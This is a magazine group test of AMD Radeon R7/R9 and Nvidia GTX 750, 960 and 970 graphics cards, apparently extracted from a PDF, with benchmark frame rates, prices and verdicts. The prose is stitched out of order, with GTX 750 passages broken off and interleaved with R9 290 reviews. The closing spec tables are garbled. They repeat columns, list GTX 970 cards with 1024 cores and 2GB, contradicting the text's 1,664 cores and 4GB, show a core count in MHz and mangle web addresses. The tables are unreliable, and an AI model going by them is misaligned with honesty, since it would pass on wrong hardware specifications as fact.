supply and an empty PCI-Express x16 slot to upgrade; AMD's closest rival in terms of performance, the Radeon R7 260X, requires a 6-pin power connector.

The main difference between the GTX 750 and the GTX 750 Ti is the number of CUDA GPU cores, the amount of memory and the speed at which that memory runs. The GTX 750 has 512 CUDA cores, paired with 1GB of GDDR5 memory running at 1,250MHz, while the GTX 750 Ti increases the CUDA core count to 640, the amount of memory to 2GB and the memory clock to 1,350MHz. In the stock design, the GPU runs at the same

speed across both cards: 1,020MHz, boosting to 1,085MHz where thermal limits allow.

## INDIVIDUAL CARDS

The GTX 750 is designed for entry-level gaming at up to 1080p resolutions, albeit with some visual settings reduced. Because the power requirements and heat output are so impressively low, Zotac has added a completely passive heatsink to its GeForce GTX 750 Zone Edition. With no fan, it's completely silent at all times, yet still managed a smooth 40.9fps in the Dirt Showdown benchmark and 26.1fps in Tomb



**XFX Radeon R9 280X Black Double Dissipation Edition**



**Asus Strix R9 285 OC**



**Club3D Radeon R9 285 royalQueen**



**Sapphire R9 285 2GB GDDR5 ITX Compact OC Edition**



**XFX Radeon R9 290 Black Double Dissipation Edition**



**Sapphire Vapor-X R9 290X 4GB GDDR5 TRI-X OC**



model. To get a playable 2,560x1,440 frame rate in Metro: Last Light Redux we just had to turn off SSAA, whereupon we saw smooth 45fps averages from all three cards.

Among the R9 285 cards, the Sapphire model is our favourite, as it has similar performance to the other models but is smaller and quieter. The MSI GTX 960 Gaming 2G is cheaper and just as quick, so is a credible Nvidia-based rival, but our pick at this price is the XFX Radeon R9 280X, which is far quicker than all three Radeon R9 285 models.

The last two AMD-based cards are very much in the hardcore gamer price range. The XFX Radeon R9 290 Black Double Dissipation Edition is overclocked to 980MHz, and the low roar its twin fans make under load isn't intrusive.

The card is very quick indeed, with a smooth 44.1fps in Metro: Last Light Redux at 1,920x1,080, with Very High detail and SSAA enabled. This is very close to the scores managed by the more expensive Nvidia GTX 970-based cards. The card was quicker than the GTX 970 models in the Tomb Raider benchmark, too, with a huge 84.3fps.

A score of 48.6fps in Dirt Showdown at 3,840x2,160 shows the card isn't troubled by this benchmark, and we even saw a smooth 34fps average in Tomb Raider at this huge resolution once we'd swapped the resource-hungry SSAA for the lighter FXAA anti-aliasing technique. In the Metro benchmark, leaving quality on Very High but turning off SSAA led to a smooth 49fps at 2,560x1,440, and we saw a just-playable 33fps frame rate at 3,840x2,160 by turning detail down to High.

The XFX Radeon R9 290 Black Double Dissipation Edition is expensive, but incredibly powerful for the money. The Nvidia GTX 970 cards can't match it for bang for buck, and it makes the Sapphire Vapor-X R9 290X TRI-X OC look like overkill. If you're going to play games at up to 2,560x1,440, the much cheaper XFX Radeon R9 280X is a better buy, but if you want to dabble with 4K gaming the R9 290 is a great way to do it.

At the top of the AMD tree is the Sapphire Vapor-X R9 290X 4GB GDDR5 TRI-X OC. This card's grandiose title is matched by its appearance. It's huge, at 300mm long, heavy, and has three big fans and fancy

metallic turquoise paint. It also needs two 8-pin PCI Express power connectors.

The card is quiet at idle, as the two outer fans power down completely. It makes a low roar under load, but the low pitch makes it unobtrusive. This is easily the fastest card we tested on either the AMD or Nvidia side. The 1,920x1,080 Dirt Showdown and Tomb Raider tests were dispatched without a problem, and 49.5fps in Metro: Last Light Redux with Very High detail and SSAA is a couple of frames per second better than the more expensive Nvidia GTX 970-based Zotac card managed.

Dirt Showdown and Tomb Raider weren't a problem at 2,560x1,440 either, and turning off SSAA in Metro gave us 54fps at this resolution, even with the game set to Very High detail. We also saw a playable 37fps at 3,840x2,160 once we'd dropped detail to High.

The Sapphire Vapor-X R9 290X 4GB GDDR5 TRI-X OC is a highly impressive card, though most Nvidia GTX 970-based models are cheaper and almost as fast. However, the XFX Radeon R9 290 Black Double Dissipation Edition does most of what the R9 290X can do at a lower price, so is a better buy.

Raider at 1,920x1,080 and Ultra detail. Disabling SSAA and using the less demanding FXAA in Tomb Raider increased frame rates to a playable 40fps average.

The card struggled with our most demanding title, Metro: Last Light Redux, managing just 9.1fps in our standard 1,920x1,080, Very High detail and SSAA test. Once we dropped the quality to High and turned off SSAA we saw an improvement to 24fps, but further quality drops will be necessary to make this title fully playable.

The card's oversized heatsink makes it unsuitable for more compact systems; its

**The GTX 750 and GTX 750 Ti reference design is so power-efficient that many cards can operate purely on the power from a PCI-Express x16 slot**

bulk, together with the fact it relies on a clear flow of air to dissipate heat, means you'll need to make sure your case fans are up to the task of keeping it cool. The GTX 750 Zone is around 30% more expensive than the equivalent passive AMD card, Sapphire's Ultimate R7 250, but is around 20% faster, so

is a good choice if you want some gaming power to go with your silence.

Nvidia's reference design was already quite compact, but Gigabyte has gone a step further with its GeForce GTX 750 Ti OC. This is a low-profile card that will fit comfortably in the most compact of cases.

It's bus-powered, meaning no extra power connectors, and Gigabyte even includes a low-profile backing plate in the box, making it ideal for slim, desktop-style home theatre PCs.

It's still a full-featured card, though, with DisplayPort, DVI and two HDMI outputs on the rear and a central fan that keeps the GPU cool. A score of 50.4fps in our 1,920x1,080, Ultra quality Dirt Showdown test proves it can

cope with less demanding games, and although it could only manage a just-playable 30fps in Tomb Raider with the demanding SSAA enabled, dropping down to FXAA gave us a perfectly smooth 40fps. A stuttering 18.5fps in Metro: Last Light Redux with Very High quality and SSAA revealed the card's limits, but lowering the image quality to High and disabling tessellation and anti-aliasing

brought things back to a more playable 44fps average. The card's compact size and bundled backing plate make it a good choice to give you gaming power in a low-profile case, but the MSI R7 260X 2GD5 OC is nearly as quick and much cheaper, and the far more powerful PowerColor PCS+ R9 270X is just £15 more.

If space isn't a problem, you could go for the Asus GTX 750 Ti OC, which is about as extreme as GTX 750 Ti cards get. The card has a twin-fan cooling system and an out-of-the-box overclock and software suite for pushing those clock speeds even further, so will appeal to anyone that likes to tweak their hardware.

The Asus GTX 750 Ti powers down its fans completely when you aren't gaming. Even with

CARD	RATING	PRICE INC VAT	SUPPLIER
Zotac GeForce GTX 750 Zone Edition	★★★★☆	£114	www.amazon.co.uk
Asus GTX 750 Ti OC	★★★★☆	£120	www.ebuyer.com
Gigabyte GeForce GTX 750 Ti OC	★★★★☆	£111	www.scan.co.uk

## NVIDIA GeForce GTX 960

**THE GEFORCE GTX 960** is a mid-range GPU, built for 1,920x1,080 gaming at 60fps with all graphics settings enabled. It uses similar Maxwell architecture to the GTX 750, but its redesigned GM206 GPU has 1,024 CUDA cores running at 1,127MHz. When thermal limits allow, these cores can boost up to 1,178MHz.

The GPU is paired with 2GB of GDDR5 RAM via a 128-bit memory bus. This reduces the overall memory bandwidth compared to the 256-bit bus we see on AMD cards at this price, but the GM206 GPU is designed to use that bandwidth more efficiently than previous-generation Nvidia cards. In real world terms this bandwidth will be ample for playing most games at 1,920x1,080; it's only when increasing resolutions beyond Full HD that memory bandwidth truly becomes a concern.

Nvidia claims the card is so efficient that when rendering less intensive games it should only produce around 30W of heat, meaning the card's fans won't need to spin up at all.

### INDIVIDUAL CARDS

With minimal power requirements and a large amount of thermal headroom, the GTX 960 is ripe for tweaking, so it should come as no surprise that it's virtually impossible to find a board running at Nvidia's reference speeds. Asus has opted for custom cooling as well as an out-of-the-box overclock with the Asus Strix GTX 960 OC, which goes some way to justifying its price.

The card uses a twin fan cooler but, as the GPU produces so little heat when idle, the heatsink alone is enough to keep it cool. The fans won't even spin up for less demanding games such as League of Legends, DOTA 2 and StarCraft II, letting you play in peace.

The Strix GTX 960 only needs one 6-pin PCI Express power connector, and at 211mm long it's fairly compact for a powerful card;



you'll be able to fit it inside most Mini-ITX cases without any trouble. The single HDMI 2.0 and three DisplayPort 1.2 ports on the back of the card all support 4K displays at 60Hz. There's also a dual-link DVI connection.

With the GPU clocked to 1,228MHz and boosting to 1,317MHz, and the 2GB of RAM overclocked to 7.2GHz, the Strix GTX 960 scored an incredibly smooth 87.7fps in Dirt Showdown at 1,920x1,080 and Ultra detail settings. We saw playable frame rates in Tomb Raider and Metro: Last Light Redux with Ultra and Very High detail, with 53.1fps and 30.4fps respectively, although switching from SSAA to FXAA bumped Metro up to 52.8fps.

Once we increased the resolution to 2,560x1,440, the card had no problem in Dirt Showdown, and we saw a just-playable 31.9fps in Tomb Raider, increasing to 49.6fps once we exchanged SSAA for FXAA. Even Metro ran at a smooth 33.4fps at this resolution once we disabled SSAA, and Dirt Showdown ran at a playable 32.8fps at a huge 3,840x2,160.

Thanks to excellent performance and near-silent operation, the Strix GTX 960 OC is an impressive card. The MSI GTX 960 Gaming 2G is slightly larger, but has similar performance and is much cheaper, so is a better buy if you want an Nvidia GTX 960 card. However, if you have the space and



power supply for it, the XFX Radeon R9 280X Black DD is far more powerful for the price.

MSI has used its own TwinFrozr custom cooler for the GTX 960 Gaming 2G. The two-fan cooling system uses huge 100mm fans that ensure the underlying GPU is kept as cool as possible. These fans won't actually spin up until temperatures hit around 65°C, meaning silent operation on the desktop.

This model is also overclocked out of the box, with the GPU core running at 1,190MHz and boosting to 1,304MHz when thermal limits allow. This is slightly lower than the Asus card, and the MSI model was slightly slower in our benchmarks. However, 83.5fps in Dirt Showdown and 51.6fps in Tomb Raider, both at 1,920x1,080 with Ultra quality, are still perfectly playable frame rates. The card also managed 29.5fps in Metro: Last Light Redux at 1,920x1,080 with Very High detail and SSAA enabled, but turning off SSAA led to a seriously smooth 51.7fps.


Like the Strix GTX 960 OC, the card handles 2,560x1,440 gaming in Dirt Showdown and Tomb Raider, and in Metro once we turned off SSAA. Its results at these resolutions were very similar to those from the Asus card.

The MSI GTX 960 Gaming 2G is larger than Asus' Strix GTX 960 OC and isn't quite as fast, but there's not much in it performance-wise. It's slightly cheaper, so is our Recommended card if you're after a GTX 960 model. However, if you have a powerful enough PSU and a big enough case, the XFX Radeon R9 280X Black DD provides far more power for your money.

CARD	RATING	PRICE INC VAT	SUPPLIER
Asus Strix GTX 960 OC	★★★★☆	£189	www.kikatek.com
MSI GTX 960 Gaming 2G	★★★★☆	£168	www.ebuyer.com



Zotac GeForce GTX 750 Zone Edition



both fans spinning, though, it's incredibly quiet. With the GPU running at 1,072MHz and boosting to 1,150MHz, it breezed through Dirt Showdown at 1,920x1,080 and Ultra quality at 48fps, and almost managed a playable frame

Asus GTX 750 Ti OC



rate in Tomb Raider with Ultra quality and SSAA enabled. While 27.5fps is still a little sluggish, dropping to FXAA pushed frame rates up to a playable 43.1fps. If you're after a GTX 750 Ti-based card, the Asus card has

Gigabyte GeForce GTX 750 Ti OC



good overclocking potential, but the more flexible Gigabyte model is the better buy at this price. For anyone that doesn't need a compact card, MSI's R7 260X 2GD5 OC is much cheaper and performs similarly.

## NVIDIA GeForce GTX 970

**THE MOST POWERFUL** Nvidia-based card here is the GeForce GTX 970. Nvidia originally pitched the GTX 970 as a die-harvested derivative of the flagship GTX 980; this means the company would re-use chips that weren't able to run at full GTX 980 speeds for the less powerful model, rather than let them go to waste. The GTX 970 was understood to have three fewer streaming processors than the GTX 980, meaning fewer texture units and a slower core clock speed, but it otherwise retained the same 4GB of GDDR5 memory and 2MB of L2 cache for accessing it. However, it turns out an error in the specification tables that went out to reviewers and board partners means this isn't the case.

Instead, one of the GTX 970's four memory controllers is only partially enabled, meaning only 1.75MB of the L2 cache is switched on. As a result, the video memory is split between a high-performance segment containing 3.5GB of memory and a low-performance segment with the remaining 512MB. The low-performance segment is significantly slower to access than the high-performance segment, hampering performance.

In practical terms, however, applications see the full 4GB of RAM and the video driver balances out the load. Only after the first 3.5GB has been requested, filling up the entire high-performance segment, will the 512MB segment get used. At this point, Nvidia's video driver attempts to put the least important data in the slower segment. Although the final 512MB is much slower than the high-performance segment, it is still fast enough for the graphics card to use it rather than rely on swapping data with system RAM.

Despite this specification stumble, the GTX 970 is still a seriously powerful GPU. The reference design has 1,664 CUDA cores

Asus GTX 970 DC Mini



MSI GTX 970 Gaming 4G



running at 1,050MHz, boosting to 1,178MHz when thermal limits allow. The 4GB of GDDR5 memory runs at 1,750MHz, operating on a 256-bit memory bus. The underlying GM204 GPU core has much in common with the GTX 980, except here it consumes less power as part of the chip is disabled. As with other cards that use the Maxwell architecture, the GTX 970 is power-efficient, drawing only 145W when playing the most demanding games.

### INDIVIDUAL CARDS

As with the rest of Nvidia's range, it's next to impossible to buy a GTX 970 with a reference cooler, or one using the reference clock speeds. Both Asus and MSI have used twin-fan designs that are highly effective at

Asus Strix GTX 970 OC



Zotac GTX 970 AMP! Extreme Edition



cooling the GTX 970. Asus has used the extra cooling headroom to overclock the Asus Strix GTX 970 OC to 1,114MHz, and increase the boost clock to 1,253MHz. This helped it score 116.8fps in Dirt Showdown, 77.8fps in Tomb Raider and 44.7fps in Metro: Last Light Redux at 1,920x1,080 with Ultra and Very High detail settings.

All three games are easily playable at these frame rates. The card had no problem with Dirt Showdown or Tomb Raider once we increased our resolution to 2,560x1,440, and we saw a smooth 49.7fps average in Metro once we disabled SSAA. Dirt Showdown was even playable at 3,840x2,160 with Ultra quality settings, with 48fps, and we saw a just-playable 29.9fps in Tomb Raider at this resolution once we swapped SSAA for FXAA. The card managed around 32fps in Metro after we'd dropped detail levels to High.

If you're after an Nvidia GTX 970, the Asus Strix is quick and is worth the extra over MSI's GTX 970 Gaming 4G for a modest performance ➔

As with the rest of Nvidia's range, it's next to impossible to buy a GTX 970 with a reference cooler

increase. However, you can get similar results from the XFX AMD Radeon R9 290 Black DD for around £40 less, or the quicker Sapphire Vapor-X R9 290X TRI-X OC for £40 more.

MSI's GTX 970 Gaming 4G has a slightly more aggressive overclock, running at 1,114MHz and boosting to 1,297MHz. 115.5fps in Dirt Showdown is twice what we would deem playable, while 80.3fps in Tomb Raider and 46fps in Metro: Last Light Redux are also excellent results. As with the Asus Strix GTX 970, there's enough headroom to increase the resolution to 3,840x2,160 in some games, and 2,560x1,440 in others; the MSI card is slightly slower, but only by a frame or two. The Asus Strix is our favourite GTX 970 card, however, and AMD's top-end cards are better value.

In terms of customisation, Zotac's GTX 970 AMP! Extreme Edition goes even further than the MSI and Asus cards, with the reference cooler replaced by a huge three-fan system. It's the fastest GTX 970 we've seen out of the box, with a 1,228MHz GPU core clock and 1,380MHz boost clock, as well as memory overclocked to 1,800MHz. This helped the card achieve impressive scores of 118.9fps in Dirt Showdown, 82.7fps in Tomb Raider and 47.5fps in Metro: Last Light Redux, putting it towards the top of the charts, but there's a lot of headroom for pushing it further. All the power circuitry has been upgraded over the reference design, and a Micro USB port is built into the card for extreme overclocking through the Windows desktop.

This is the fastest GTX 970 card we've seen, but it comes at a price. The Zotac's extra few frames aren't worth the extra £50 over the other GTX 970 cards, and next to the faster Sapphire R9 290X it looks poor value.


The Asus GTX 970 DC Mini is designed for Mini-ITX gaming PCs and home theatre systems, and Asus has managed to reduce the length of the card to just 170mm. The single fan may have to work a little harder and make slightly more noise than cards such as the Asus Strix GTX 970 OC, but scores of 118.2fps in Dirt Showdown, 77.3fps in Tomb Raider and 44.8fps in Metro: Last Light Redux suggest this card would be overkill for a 1,920x1,080 display. As with the other GTX 970 cards, gaming at 2,560x1,440 is possible in the most demanding titles at sky-high detail levels, and 3,840x2,160 gaming is on the cards if you reduce detail levels slightly.

If you need the ultimate card for a compact gaming PC, the Asus GTX 970 DC Mini is the one to buy. It's more expensive than the Sapphire R9 285 2GB ITX Compact OC Edition, but also more powerful. **CS**


CARD	RATING	PRICE INC VAT	SUPPLIER
Asus GTX 970 DC Mini	★★★★☆	£297	www.dabs.com
Asus Strix GTX 970 OC <small>COMPUTER SHOPPER RECOMMENDED</small>	★★★★☆	£285	www.ebuyer.com
MSI GTX 970 Gaming 4G	★★★★☆	£283	www.ebuyer.com
Zotac GTX 970 AMP! Extreme Edition	★★★★☆	£330	www.novatech.co.uk

## Benchmarks


Dirt Showdown, 1,920x1,080, 4x AA, Ultra quality



Tomb Raider, 1,920x1,080, 2x SSAA, Ultra quality



Metro: Last Light Redux, 1,920x1,080, SSAA, Very High quality





AMD	BEST BUY				RECOMMENDED				BEST BUY				RECOMMENDED			
	SAPPHIRE	SAPPHIRE	SAPPHIRE	MSI	CLUB3D	POWERCOLOR	SAPPHIRE	ASUS	CLUB3D	POWERCOLOR	SAPPHIRE	ASUS	CLUB3D	SAPPHIRE	ASUS	CLUB3D
	Radeon R7 250 1GB with Boost	Ultimate R7 250	Vapor-X R7 250X	R7 260X 2GD5 OC	Radeon R9 270X royalQueen	PCS+ R9 270X 2GB GDDR5	Dual-X R9 280 OC with Boost	Strix R9 280X OC	Radeon R9 280X royalQueen	PCS+ R9 280X 2GB GDDR5	Dual-X R9 280 OC with Boost	Strix R9 285 OC	Radeon R9 285 royalQueen	R9 285 2GB ITX OC	Radeon R9 290 Black DD	Vapor-X R9 290X TRI-X OC
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆
Slots taken up	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2	3
GPU	AMD Radeon R7 250	AMD Radeon R7 250	AMD Radeon R7 250X	AMD Radeon R7 260X	AMD Radeon R9 270X	AMD Radeon R9 270X	AMD Radeon R9 280	AMD Radeon R9 280X	AMD Radeon R9 280X	AMD Radeon R9 280X	AMD Radeon R9 280	AMD Radeon R9 285	AMD Radeon R9 285	AMD Radeon R9 285	AMD Radeon R9 290	AMD Radeon R9 290X
GPU cores	384	512	640	896	1280	1280	1280	1280	1280	1280	1280	1280	1280	1280	2560	2816
GPU clock speed	1000MHz	800MHz	1000MHz	1175MHz	1000MHz	1000MHz	1000MHz	1000MHz	1000MHz	1000MHz	1000MHz	954MHz	954MHz	954MHz	980MHz	1080MHz
Memory	1GB GDDR5	1GB GDDR5	1GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	4GB GDDR5	4GB GDDR5
Memory interface	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	256-bit	256-bit	256-bit	512-bit	512-bit
Max memory bandwidth	73.6GB/s	83.2GB/s	83.2GB/s	104GB/s	179.2GB/s	182.4GB/s	240GB/s	307.2GB/s	384GB/s	384GB/s	384GB/s	176GB/s	176GB/s	176GB/s	320GB/s	361GB/s
Memory speed	1150MHz	1125MHz	1300MHz	1625MHz	1400MHz	1425MHz	1250MHz	1375MHz	1375MHz	1375MHz	1375MHz	1375MHz	1375MHz	1375MHz	1250MHz	1410MHz
Graphics card length	150mm	194mm	210mm	203mm	216mm	242mm	264mm	269mm	269mm	269mm	269mm	269mm	269mm	172mm	283mm	300mm
DVI outputs	1	1	2	2	0	2	2	2	2	2	2	2	2	1	2	2
D-sub outputs	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
HDMI outputs	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Mini HDMI outputs	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
DisplayPort outputs	0	1	1	1	1	1	1	1	1	1	1	1	1	0	1	1
Mini DisplayPort outputs	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Power leads required	None	None	1x 6-pin PCI Express	1x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	2x 6-pin PCI Express	1x 8-pin PCI Express	1x 6-pin, 1x 8-pin PCI Express	2x 8-pin PCI Express
Accessories	None	DVI-to-VGA adaptor, DisplayPort cable	DVI-to-VGA adaptor, Molex-to-6-pin PCI Express	DVI-to-VGA adaptor	None	DVI-to-VGA adaptor	DisplayPort cable, 2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	2x Molex-to-6-pin PCI Express adaptors	DVI-to-VGA adaptor, Mini DisplayPort-to-Molex-to-6-pin PCI Express adaptors	1x twin Molex-to-6-pin PCI Express adaptor, 1x twin 6-pin-to-8-pin PCI Express adaptor	2x twin Molex-to-6-pin PCI Express adaptors
Price including VAT	£68	£77	£86	£89	£152	£126	£150	£207	£186	£150	£186	£207	£187	£185	£238	£323
Warranty	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB	Two years RTB
Supplier	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.cdonline.com	www.cdonline.com	www.ebuyer.com	www.ebuyer.com	www.ebuyer.com	www.cdonline.com	www.ebuyer.com	www.ebuyer.com	www.morecomputers.com	www.ebuyer.com	www.scan.co.uk	www.cdonline.com
Details	www.sapphire.tech.com	www.sapphire.tech.com	www.sapphire.tech.com	uk.msic.com	www.dub-3d.com	www.powercolor.com	www.sapphire.tech.com	www.asus.com/uk	xf.force.com	www.sapphire.tech.com	www.sapphire.tech.com	www.asus.com/uk	www.club-3d.com	www.sapphire.tech.com	xf.force.com	www.sapphire.tech.com
Part code	11215-00	11215-04	11229-01	R7 260X 2GD5 OC	CGAX-R927X6F	AXR9 270X 2GBDS-PPDHE	11230-00-20G	STRIX-R9285-DC2OC-2GD5	R9-280X-TD8D	11230-00-20G	11230-00-20G	STRIX-R9285-DC2OC-2GD5	CGAX-R92856	11235-06	R9-290A-EDBD	11227-09

NVIDIA	RECOMMENDED				RECOMMENDED				RECOMMENDED				RECOMMENDED			
	ZOTAC	ASUS	GIGABYTE	ASUS	MSI	ASUS	ASUS	ASUS	ASUS	MSI	ASUS	ASUS	ASUS	MSI	ZOTAC	ZOTAC
	GeForce GTX 750 Zone Edition	GTX 750 Ti OC	GeForce GTX 750 Ti OC	Strix GTX 750 Ti	GTX 960 Gaming 2G	GTX 960 Gaming 2G	GTX 970 DC Mini	GTX 970 OC	Strix GTX 970 OC	GTX 970 Gaming 4G	GTX 970 Gaming 4G	GTX 970 Gaming 4G	GTX 970 Gaming 4G	GTX 970 Gaming 4G	GTX 970 AMP! Extreme Edition	GTX 970 AMP! Extreme Edition
Rating	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆	★★★★☆
Slots taken up	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
GPU	Nvidia GeForce GTX 750	Nvidia GeForce GTX 750	Nvidia GeForce GTX 750 Ti	Nvidia GeForce GTX 750 Ti	Nvidia GeForce GTX 960	Nvidia GeForce GTX 960	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970	Nvidia GeForce GTX 970
GPU cores	512	640	640	1033MHz	1024	1024	1024	1024	1024	1024	1024	1024	1024	1024	1024	1024
GPU clock speed	1033MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz	1072MHz
GPU clock boost speed	1111MHz	1150MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz	1111MHz
Memory	1GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5	2GB GDDR5
Memory interface	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit	128-bit
Max memory bandwidth	80GB/s	86.4GB/s	86.4GB/s	86.4GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s	112.2GB/s
Memory speed	1250MHz	1350MHz	1350MHz	1350MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz	1753MHz
Graphics card length	185mm	278mm	161mm	211mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm	264mm
DVI outputs	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
D-sub outputs	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
HDMI outputs	1	1	2	1	1	1	1	1	1	1	1	1	1	1	1	1
DisplayPort outputs	1	0	1	3	3	3	3	3	3	3	3	3	3	3	3	3
Mini DisplayPort outputs	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Power leads required	None	1x 6-pin PCI Express	None	1x 6-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express	1x 8-pin PCI Express
